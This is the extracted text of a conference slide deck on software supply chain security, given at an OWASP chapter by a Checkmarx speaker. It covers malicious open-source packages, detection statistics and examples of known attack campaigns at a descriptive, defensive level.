

Behind the Package: Unmasking Malicious Intent in Software

Tyler Agypt

Director of Strategic Initiatives
Checkmarx

OWASP – Cinci Chapter




Checkmarx

Fighting Software Supply Chain Attackers


SOFTWARE HAS CHANGED

Software Suppliers Are Software Consumers



Attacks are executed at any point in SDLC

The entry points for threats span the entire software lifecycle and can originate inside or outside of your organization.



Risk Tolerance is Quickly Changing

Software Supply Chain Security

Supply chain security focuses on protecting the entire process of creating and distributing software, from the initial development to the final delivery to the end user.

Software Supply Chain Attack

An event in which a bad actor breaches the system to utilize the supplier's distribution for a larger attack as an example SolarWinds

Software Supply Chain Vulnerability

An accidental security flaw in a piece of the complex application creation as an example Log4Shell



OSS Dependency: Understanding the Risk

Vulnerable Dependencies:

- exploited to gain unauthorized access or steal sensitive data
- CVE assigned


Malicious Dependencies:

- used as an attack vector to compromise your systems
- CVE not assigned



Why Software Supply Chain Security Matters

150,878+ malicious packages discovered by Checkmarx Labs in 2023



Compared to 25,226 vulnerabilities reported in 2022

... **80K**
PACKAGES PER MONTH **100K**
PACKAGES PER MONTH **700K**
PACKAGES PER MONTH **170K**
PACKAGES PER MONTH **8K**
PACKAGES PER MONTH ...



RubyGems

Ahead of time analysis

Contributor Reputation

Malicious Behavior

Threat Hunters

Threat Intelligence

+ 30 Automation Engines



Manual review



Report security teams for removal + open source the findings

https://medium.com/checkmarx-security

Checkmarx Security

WASP Attack on Python — Polymorphic Malware Shipping WASP Stealer; Infecting Hundreds...

In early November, several malicious packages were reported by Phylum and CheckPoint. We link these two reports to the same attacker with...

Jossef Harush Nov 14 · 7 min read

Researchers Are Poisoning Open-Source Packages. What Should We do?

These are a few examples of Open-Source security researchers who went a bit too far and some guidelines for preventing these situations.

Aviad Gershon Nov 2 · 4 min read

Attacking the Software Supply Chain with a Simple Rename

A vulnerability in GitHub that allows attackers to take control over GitHub repositories belonging to renamed accounts.

Aviad Gershon Oct 26 · 6 min read

LofyGang - Software Supply Chain Attackers; Organized, Persistent, and Operating for...

Checkmarx discovered ~200 malicious NPM packages with thousands of installations linked to an attack group called "LofyGang".


Jossef Harush Oct 7 · 7 min read

dYdX Crypto Exchange NPM ACCOUNT TAKEOVER

Software Supply Chain Security THREAT LANDSCAPE AUGUST 2022

\$ python -m pip download

Automatic Execution of Code



??? %
OF THE CODE IN YOUR APPS
COMES FROM OPEN SOURCE

Developers want to deliver fast

20

21

22

23

24

25

26

27


28


29

30

31













A screenshot of a macOS terminal window titled "terminal". The window has three colored window control buttons (red, yellow, green) at the top left. The main area contains the following text:

```
$ npm install cncjs
+ cncjs@1.9.25
added 811 packages from 611 contributors and audited 811 packages in
132.202s
```

Monthly Package Releases



